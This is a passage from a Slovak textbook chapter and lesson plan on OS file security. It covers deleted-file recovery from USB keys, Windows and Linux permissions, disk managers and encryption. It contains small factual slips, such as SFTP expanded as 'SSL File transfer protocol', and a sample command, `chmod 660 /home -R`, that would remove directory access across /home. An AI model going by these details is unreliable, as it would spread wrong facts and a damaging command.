Vašou úlohou bude zmazať súbory z USB kľúča a znova ich obnoviť po formátovaní USB kľúča. Pracujte s kľúčom z predchádzajúceho cvičenia. Odporúčame toto cvičenie urobiť hneď po predchádzajúcom. V tom prípade pokračujte od úlohy 5.

1. Zoberte si od vyučujúceho USB kľúč. Zistite, na aký súborový systém je naformátovaný (vlastnosti USB kľúča)
2. Nahrajte ľubovoľné súbory na kľúč. Napríklad docx, alebo jpg a podobne. A niektoré súbory z kľúča vymažte. Vyprázdňte kôš počítača. Kľúč z počítača odstráňte.
3. Vymeňte si USB kľúče so spolužiakom.
4. Pomocou programu na obnovenie súborov, napr. Recuva, obnovte vymazané súbory zo spolužiakovho USB kľúča.
5. Naformátujte USB kľúč, ale tak, aby ste nepoužili rýchle formátovanie.
6. Pomocou programu na obnovenie súborov obnovte vymazané súbory. Podarilo sa vám to?

CVIČENIE –DISKUTUJTE!

Pracujte v skupinách a diskutujte medzi sebou:

1. Uveďte príklady, kedy je dobré vedieť zachrániť súbory z diskov

.....

2. Uveďte nevýhody mazania súborov z USB kľúča, alebo z ľubovoľného disku. Kedy je to nebezpečné?

.....


12.1.2 Práca so súbormi a adresármi

Pojem súbor v informatike označuje skupinu údajov, ktoré majú meno a sú uložené na nejakom dátovom médiu. S touto skupinou údajov sa pracuje nástrojmi operačného systému ako s jedným celkom. [3]

Priečinkok alebo adresár je štruktúra-súbor na pamäťovom médiu s názvom, ktorý obsahuje odkazy na iné súbory alebo adresáre. Niekedy sú priečinky označované aj ako katalógy. Priečinkok slúži na logické usporiadanie súborov a ďalších priečinkov, tak že obsahuje odkazy na súbory a iné priečinky. Priečinky majú hierarchickú, stromovú štruktúru [32].

12.1.3 Oprávnenia súborov vo OS Windows

V OS Windows zabezpečíme prístup k súborom alebo adresárom cez Vlastnosti súboru alebo adresára. V okne *Vlastnosti* si zvolíme kartu *Zabezpečenie*. Cez tlačidlo *Upraviť* zmeníme povolenia pre jednotlivých používateľov OS Windows (Obr.12.2).



Obrázok 12-2
Úprava zabezpečenia adresára v okne *Vlastnosti*

CVIČENIE –PRESKÚMAJTE!


Vašou úlohou bude pracovať so zobrazeniami priečinka a nastavovaním prístupu ku skúšobnému adresáru.

1. V niektorom zo svojich priečinkov nastavte na jednom súbore atribút len na čítanie a na ďalšom súbore nastavte Skrytý (Na paneli Zobraziť / Skryť vybrané položky)
2. Preskúmajte zobrazenie priečinka cez Zobraziť /Možnosti / Zmeniť možnosti priečinka. Vyskúšajte špeciálne zobrazenie skrytých súborov, zobrazenie koncoviek súborov známych typov
3. Zrušte právo čítania na tento váš priečinok pre ďalšieho používateľa vo vašom počítači. Prihláste sa ako tento používateľ a zobrazte obsah spomínaného adresára. Podarilo sa vám to?


12.1.4 Prenos súborov na vzdialený počítač

Obľúbený nástroj na zabezpečený prenos súborov medzi lokálnym a vzdialeným počítačom cez internet sa používa **WinSCP** ⁵softvér. Je to softvér s otvoreným kódom SFTP a FTP klient pre OS Windows. Pomocou neho môžeme prenášať a mazať súbory na vzdialenom serveri, vytvárať adresáre, sťahovať zo servera súbory a podobne. Súčasne sa môže používať ako diskový manažér.

Poznámka: SFTP – SSL File transfer protocol – protokol využíva Secure Shell program pre zabezpečené vzdialené prihlásenie na počítač.



Obrázok 12-3 Okno Total Commander




Obrázok 12-4 Okno WInSCP

Vlastnosti súborov


Súbory sa otvárajú pomocou predvolených programov, ktoré sa môžu nastaviť aj cez *Vlastnosti* súboru, po stlačení pravého tlačidla myši. Pomocou okna *Vlastnosti* meníme atribúty súborov, predvolené programy, zabezpečenie a pod. Súbor môžeme komprimovať alebo zašifrovať cez voľbu ***Spresniť*** pri nastaveniach atribútov súboru. Šifrovanie je jeden zo spôsobov zabezpečenia súborov.

Súbory majú svoje **atribúty**, ktoré zobrazíme cez vlastnosti súborov. (Obr.12.6) Môžu byť skryté, archívne, iba na čítanie. Atribút Iba na čítanie zabezpečuje súbor proti prepísaniu pri editácii súboru.

⁵ <https://winscp.net/eng/download.php>




Obrázok 12-5
Okno Vlastnosti súboru




Obrázok 12-6
Okno rozšírené atribúty

Pre prácu so súbormi sa často používa diskový manažér. Obľúbené sú napr. *Total Commander*, *Norton Commander* (WinNC), *FreeComander* a iné. Väčšinou je ich okno rozdelené na dva panely s náhľadmi súborov na disku počítača. Majú integrovaný FTP prenos, prístup do zipovaných úborov, resp. umožňujú šifrovanie priečinkov a súborov. (Obr. 12.7) Na zabezpečenie integrity súboru sa používa kontrolný súčet, alebo hash súboru. (Obr. 12.8)



Obrázok 12-7
Vytvorenie zašifrovaného súboru v diskovom manažeri Total Commander




Obrázok 12-8

Vytvorenie kontrolného súčtu – prakticky hash súboru – zabezpečenie integrity


Diskový manažér sa používa aj na nastavovanie atribútov súborov alebo adresárov. Atribúty súboru/adresára sú príznaky, ktoré nastavujú prístup ku súboru/adresáru, aby boli chránené pred neoprávneným prístupom, alebo zmenou. Cez ponuku *Súbor/Zmeniť atribúty* (Obr. 12.9) sa nastavujú atribúty súborov: (Obr. 12.10)

- Archív
- Len pre čítanie
- Skrytý
- Systémový



Obrázok 12-9

Ponuka Zmena atribútov súboru



Obrázok 12-10

Diskový manažér Total Commander - Ponuka Súbor

12.1.5 Oprávnenia súborov v Linuxe

Každý súbor v operačnom systéme Linux má nastavené tzv. prístupové **práva**. Prístupové práva pre súbory môžeme deliť z pohľadu oprávnených činností k súboru a z pohľadu používateľa, ktorý danú činnosť vykonáva.

Podľa oprávnených činností rozoznávame nasledujúce oprávnenia:

- **právo čítať (read)** – v prípade súborov znamená, že máme oprávnenie zobrazíť obsah súboru (napr. `cat /etc/passwd`). V prípade adresárov ide o oprávnenie zobrazíť obsah adresára – prezrieť názvy súborov v danom adresári (napr. `ls /etc`)
- **právo zapisovať (write)** – v prípade súborov znamená, že máme oprávnenie modifikovať obsah súboru. V prípade adresárov ide o oprávnenie vytvoriť, premenovať, resp. zmazať súbor v rámci adresára.
- **právo na spustenie (execute)** – v prípade súborov znamená oprávnenie spustiť program (napr. skript napísaný v programovacom jazyku Python). V prípade adresárov ide o oprávnenie pristúpiť k súborom v danom adresári a pozrieť ich meta údaje (napr. čas vytvorenia, veľkosť, oprávnenia a pod.)

Z pohľadu používateľa, ktorý môže vyššie uvedenú činnosť vykonávať, rozlišujeme:

- **vlastníka (owner)** - používateľ, ktorý daný súbor/adresár vytvoril,
- **skupinu (group)** – skupina používateľov okrem vlastníka,
- **ostatných (other)** – ostatní používatelia operačného systému.

Na obrázku (Obr. 12.11) je zobrazený výstup nástroja `ls` (s prepínačom `l`, ktorý znamená dlhý výpis). V rámci tohto výstupu je možné vidieť oprávnenia k súborom, resp. adresárom. Prvý údaj nás informuje o type súboru. Najčastejšie pôjde o súbor (označenie „-“), adresár (označenie „d“) alebo symbolickú linku (označenie „l“). Symbolické linky vo väčšine prípadov predstavujú odkaz na iný súbor (podobne ako odkazy v operačnom systéme Windows na rôzne aplikácie). Ďalších 9 údajov označuje oprávnenia k súboru vzhľadom na používateľov.


```

root@Linux:/home/soki# cd /
root@Linux:/# ls -l
total 76
drwxr-xr-x  2 root root  4096 Jun 28 09:33 bin
drwxr-xr-x  3 root root  4096 Nov  3 2017 boot
drwxr-xr-x 19 root root 3060 Aug 26 20:08 dev
drwxr-xr-x 89 root root  4096 Dec 25 10:51 etc
drwxr-xr-x  5 root root  4096 Dec 25 01:35 home
lrwxrwxrwx  1 root root    29 Nov  3 2017 initrd.img -> boot/initrd.img-4.9.0-4-amd64
lrwxrwxrwx  1 root root    29 Sep 22 2017 initrd.img.old -> boot/initrd.img-4.9.0-3-amd64
drwxr-xr-x 15 root root  4096 Nov  3 2017 lib
drwxr-xr-x  2 root root  4096 Sep 22 2017 lib64
drwx----- 2 root root 16384 Sep 22 2017 lost+found
drwxr-xr-x  3 root root  4096 Sep 22 2017 media
drwxr-xr-x  2 root root  4096 Sep 22 2017 mnt
drwxr-xr-x  2 root root  4096 Sep 22 2017 opt
dr-xr-xr-x 114 root root    0 Aug 26 20:08 proc
drwx----- 10 root root  4096 Dec 25 07:05 root
drwxr-xr-x 17 root root   540 Dec 25 11:39 run
drwxr-xr-x  2 root root  4096 Jun 28 09:33 sbin
drwxr-xr-x  2 root root  4096 Sep 22 2017 srv
dr-xr-xr-x 13 root root    0 Dec 25 04:12 sys

```

Obrázok 12-11 Príklad výstupu nástroja ls

Tieto údaje sú rozdelené do troch trojíc (Obr. 12.12). Každá trojica prislúcha postupne vlastníkovi, skupine a ostatným používateľom. Na základe týchto údajov, vieme presne určiť, ktorý používateľ v rámci systému má aké oprávnenia k danému súboru, resp. adresáru. Ak dané oprávnenie existuje, vo výpise vidíme jeho zástupný znak (r, w, x). Ak takéto oprávnenie nie je, vo výpise bude pomlčka („-“). Ak používateľ má oprávnenie čítať obsah súboru a súbor spustiť, ale nemá oprávnenie meniť jeho obsah, tieto oprávnenia budú charakterizované trojicou: r – x. Pomlčka v strede znamená, že oprávnenie na zápis (X) sa v danom prípade neuplatňuje.




Obrázok 12-12
Schematické znázornenie práv k súborom a adresárom v operačnom systéme Linux

Okrem vyššie uvedeného zápisu oprávnení sa v operačnom systéme Linux používa aj tzv. **oktálový zápis**. Ide o zápis oprávnení v osmičkovej sústave (0-7). Oktálový zápis obsahuje trojicu čísel. Prvé číslo prislúcha vlastníkovi, druhé skupine a napokon tretie ostatným používateľom. Jednotlivé oprávnenia majú pridelené konkrétne hodnoty čísel:

- „-“ -> 0 (bez oprávnenia)
- x -> $2^0 = 1$
- w -> $2^1 = 2$
- r -> $2^2 = 4$

Oprávnenia súboru, ktoré majú označenie - rwx r-x r-- môžeme zapísať 754 v oktálovom zápise (Obr. 12.13) a interpretovať nasledujúcim spôsobom:


- ide o súbor (-)
- rwx - vlastník má právo čítať (r), zapisovať (w) a spúšťať daný súbor (x). Súčet oktálových hodnôt je $4 + 2 + 1 = 7$.
- r-x - členovia skupiny majú právo čítať (r) a spúšťať (x) daný súbor. Súčet oktálových hodnôt je $4 + 1 = 5$.
- r-- - ostatní používatelia majú právo len čítať (r) daný súbor. Súčet oktálových hodnôt je 4.



Obrázok 12-13

Príklad prevodu schematickeho znázornenia oprávnení na oktálový tvar.

Na zmenu oprávnení k súborom a adresárom používame nástroj **chmod** (**change mode**). Tento nástroj dokáže pracovať so symbolickým označením oprávnení (r,w,x) alebo s oktálovým zápisom (Obr. 12.13)



Obrázok 12-14

Schematické znázornenie nástroja chmod

Nástroj **chmod** vyžaduje pre správne fungovanie okrem zadania samotného súboru, adresára, resp. skupiny súborov, adresárov aj zadanie konkrétnych oprávnení, resp. oprávnení, ktoré sa majú pridať, resp. odobrať. Na Obr. 12.14 je znázornené použitie tohto nástroja pri využití schematickeho označenia oprávnení. Ako prvé uvádzame, ktorých používateľov sa daná zmena týka (u – user, g – group, o – other, a – all). Následne uvedieme operátor (= presné práva, + pridanie práv, - odobranie práv). Ako posledné uvedieme označenie oprávnení (r,w,x).

Ak napríklad chceme zmeniť oprávnenia k súboru ita v adresári /home tak, aby vlastník mal všetky oprávnenia, členovia skupiny mohli len čítať súbor a ostatní používatelia systému nemali žiadne oprávnenia, tak to môžeme vykonať nasledujúcimi príkazmi:

- `chmod 740 /home/ita`
- `chmod u=rwx,g=r /home/ita`

Pri použití schematickeho označenia by sme mali vedieť, aké oprávnenia daný súbor, resp. adresár má. Štandardne sa v operačnom systéme Linux vytvárajú súbory s oprávneniami zodpovedajúcimi 644 a adresáre s oprávneniami zodpovedajúcimi 755.

Nástroj **chmod**, obdobne ako väčšina nástrojov v operačnom systéme Linux, umožňuje použitie prepínačov (options) na rozšírenie svojej funkcionality. Najčastejšie používaným prepínačom je „-R“ (veľké písmeno R), ktorý umožňuje vykonávať zmenu oprávnení rekurzívne. Ak chceme zmeniť oprávnenia adresára a jeho všetkých podadresárov a súborov, zadáme tento prepínač (napr. `chmod 660 /home -R`).

Okrem vyššie uvedeného nástroja, vieme použiť ešte ďalšie dva užitočné. Prvým je príkaz **chown**, pomocou ktorého meníme vlastníka súboru, resp. adresára (napr. `chown user /home`). Druhým nástrojom je **chgrp**, ktorým dokážeme zmeniť skupinu používateľov, pre daný súbor, resp. adresár (napr. `chgrp users /home`). Obdobne ako pri nástroji chmod, aj pri týchto je možné používať prepínače (options), najmä však prepínač -R pre rekurzívnu zmenu vlastníka, resp. skupiny.

CVIČENIE –PRESKÚMAJTE!

Vašou úlohou bude pracovať s niektorým z diskových manažérov, napríklad Total Commander.

1. Preskúmajte panel s nástrojmi diskového manažéra
 2. Presuňte súbory z priečinka v dokumentoch do niektorého priečinka na zväzku C:\
 3. Zhodnoťte rýchlosť a prácnosť tejto akcie vykonanej pomocou diskového manažéra a bez neho. Dopíšte svoje skúsenosti
-
4. Vyberte si niektorý textový súbor .txt na disku a zakódujte ho pomocou Total Commander-u.
 5. Skomprimujte niektorý z vašich cvičných súborov pomocou komprimácie v diskovom manažéri. Súčasne nastavte aj jeho zašifrovanie.
 6. Pomocou nástroja OS Windows ho rozzipujte. Podarilo sa vám to?.....



12.1.6 Šifrovanie súborov


Šifrovanie súborov sa používa na zabezpečenie dôvernosti súborov. Pri šifrovaní súborov na disku sa používa symetrické šifrovanie, pri ktorom sa používa ten istý kľúč na šifrovanie a dešifrovanie alebo asymetrické šifrovanie, v ktorom sa používajú 2 kľúče – verejný a súkromný.

OS Windows používa systémový nástroj na šifrovanie, ktorý sa nachádza vo vlastnostiach súboru. Na šifrovanie slúži digitálny certifikát (digitálne ID), ktorý nám môže vytvoriť niektorí z poskytovateľov dôveryhodných služieb, ktorí vydávajú certifikáty.

Pre účely tohto predmetu si môžete vytvoriť certifikát napríklad pomocou stránky: Comodo, GlobalSign alebo IdenTrust⁶

Pomocou tohto certifikátu môžete zašifrovať svoje súbory pomocou vlastností v systéme Windows týmto postupom:

- označíme súbor – zvolíme Vlastnosti – Spresniť
- V okne rozšírené atribúty zvolíme – Zašifrovať obsah z dôvodu zabezpečenia údajov
- V nasledujúcom okne zvolíme odtlačok verejného kľúča z počítača (Obr. 12.15)



6 <https://support.office.com/sk-sk/article/vyh%C4%BEadanie-digit%C3%A1lneho-identifik%C3%A1tora-alebo-slu%C5%BEb%C3%A1m-digit%C3%A1lneho-podpisu-b06cfc76-56a1-4a74-b2dd-91a55de79cdf?ocmsassetID=HA001050484&Assetid=HA001050484&ver=16&app=outlook.exe&CorrelationId=f38a8642-9210-4883-b89e-d1406c82104b&ui=sk-SK&rs=sk-SK&ad=SK>



CVIČENIE –PRESKÚMAJTE!

Vašou úlohou bude pracovať s niektorým z diskových manažérov, napríklad Total Commander a s prieskumníkom Windows.


1. Zašifrujte niektorý textový súbor v priečinku pomocou diskového manažéra.
2. Môžete ho otvoriť?


.....

3. Zašifrujte niektorý textový súbor pomocou šifrovania OS Windows (Vlastnosti súboru / Všeobecné / Spresniť / vyberieme Zašifrovať obsah z dôvodu bezpečnosti.) Môžete ho odšifrovať bez použitia príslušného nástroja na dešifrovanie?

12.2 Bezpečnosť OS – Súbory (metodika)

Špecifické ciele VH:

 ŠPECIFICKÝ CIEĽ - KOGNITÍVNY		ÚROVEŇ TAXONÓMIE PODĽA NIEMIERKA
1	Demonštrovať formátovanie USB kľúča, obnovovanie zmazaných súborov z USB kľúča	2
2	Posúdiť bezpečnosť prenášania citlivých súborov na USB bez šifrovania	3
4	Aplikovať vedomosti o zobrazeniach súborov v priečinku, ukrývať súbory a ich koncovky, zobrazovať rôzne usporiadanie súborov	3
5	Zhodnotiť používanie aspoň jedného diskového manažéra z pohľadu informačnej bezpečnosti	4
6	Nastavovať šifrovanie súborov, používať komprimáciu so šifrovaním	3

 ŠPECIFICKÝ CIEĽ – AFEKTÍVNY (VÝCHOVNÝ)	
1	Postoj ku bezpečnostným rizikám
2	Postoj ku ochrane softvéru a dát na serveroch a počítačoch – budovať a prehľbovať potrebu ochrany digitálneho obsahu.

DIDAKTICKÝ PROBLÉM

Metodika na základe praktických činností žiakov s prieskumníkom a diskovými manažérmi zlepšuje zručnosti so zobrazovaním súborov, so zabezpečením šifrovaním. Žiaci sa sústreďujú na šifrovanie súborov pomocou OS Windows a pomocou šifrovacích nástrojov diskového manažéra. Žiaci často nevedia, ako jednoducho môžu chrániť svoje súbory pomocou zobrazovania a ukrývania súborov na disku.

MOTIVÁCIA – 5 MIN



V úvode sa učiteľ opýta žiakov, koľko súborov majú na svojom počítači a ako ich majú poukladané. Ako rýchlo si vedia nájsť súbor, s ktorým pracujú a ako rýchlo to vie nájsť počítač po zadaní príkazu.

Ako operačný systém ukladá súbory na disk? Predpokladáme, že žiaci budú hovoriť niečo ako „Pomocou FAT tabuľky“.

SKÚMANIE 1. – 5 MIN.



Podľa učebného textu žiaci preskúmajú ďalšie používané súborové systémy a zapíšu si ich charakteristiky. Taktiež preskúmajú štruktúry, ktoré sa objavia na disku po jeho naformátovaní.

CVIČENIE –VYSKÚŠAJTE!



Vašou úlohou bude naformátovať USB kľúč na FAT32 alebo na NTFS súborový systém.

1. Zoberte si od vyučujúceho USB kľúč. Naformátujte USB kľúč na FAT32 alebo NTFS
2. Cez Vlastnosti – Nástroje , skontrolujte chyby na tejto jednotke.
3. Premenujte USB kľúč a nahraďte štandardnú ikonu nejakou netypickou ikonou.
4. Nahrajte ľubovoľné súbory na kľúč. Napríklad súbory s príponou docx, alebo s príponou jpg a podobne. V ďalšej úlohe budeme s týmito súbormi pracovať ďalej.

Žiaci postupujú na ďalšiu úlohu, ktorá im ukáže, nástroje na obnovenie vymazaných súborov. Čo je vymazané sa stále ešte nachádza na počítači. Je to určité bezpečnostné riziko.

CVIČENIE –VYSKÚŠAJTE!



Vašou úlohou bude zmazať súbory z USB kľúča a znova ich obnoviť. Pracujte s kľúčom z predchádzajúceho cvičenia.

1. Všimnite si obsah USB kľúča a niektoré súbory z kľúča vymažte. Zaznamenajte si, ktoré to boli súbory a aký bol ich obsah.
2. Vyprázdňte kôš počítača. Kľúč z počítača odstráňte.
3. Vymeňte si USB kľúče so spolužiakom.
4. Pomocou programu na obnovenie súborov, napr. Recuva, obnovte vymazané súbory zo spolužiakovho USB kľúča.
5. Zistite, či sa poškodil alebo zmenil obsah obnovených súborov. Konzultujte to so spolužiakom, ktorý tieto súbory vymazal.

CVIČENIE –VYSKÚŠAJTE!

Vašou úlohou bude zmazať súbory z USB kľúča a znova ich obnoviť po formátovaní USB kľúča. Pracujte s kľúčom z predchádzajúceho cvičenia.

Odporúčame toto cvičenie urobiť hneď po predchádzajúcom. V tom prípade pokračujte od úlohy 5.

1. Zoberte si od vyučujúceho USB kľúč. Zistite, na aký súborový systém je naformátovaný (vlastnosti USB kľúča)
2. Nahrajte ľubovoľné súbory na kľúč. Napríklad docx, alebo jpg a podobne. A niektoré súbory z kľúča vymažte. Vyprázdnite koš počítača. Kľúč z počítača odstráňte.
3. Vymeňte si USB kľúče so spolužiakom.
4. Pomocou programu na obnovenie súborov, napr. Recuva, obnovte vymazané súbory zo spolužiakovho USB kľúča.
5. Naformátujte USB kľúč, ale tak, aby ste nepoužili rýchle formátovanie.
6. Pomocou programu na obnovenie súborov obnovte vymazané súbory. Podarilo sa vám to?

VYSVETLENIE – 5 MIN

Žiaci si majú navzájom vysvetliť čo sa deje, keď zadáme príkaz vymazať súbor. Aké nebezpečenie pri požíčianí USB kľúčov, ktoré nie sú hĺbkovo formátované.

CVIČENIE –DISKUTUJTE!

Pracujte v skupinách a diskutujte medzi sebou:

1. Uveďte príklady, kedy je dobré vedieť zachrániť súbory z diskov

.....

2. Uveďte slabiny pri mazaní súborov z USB kľúča, alebo z ľubovoľného disku. Kedy je to nebezpečné?

.....

ROZPRACOVANIE. – 10 MIN.



V tejto časti hodiny žiaci budú pracovať s diskovým manažérom. Budú šifrovať a dešifrovať súbory pomocou neho.

CVIČENIE –PRESKÚMAJTE!



Vašou úlohou bude pracovať so zobrazeniami priečinka a nastavovaním prístupu ku skúšobnému adresáru.

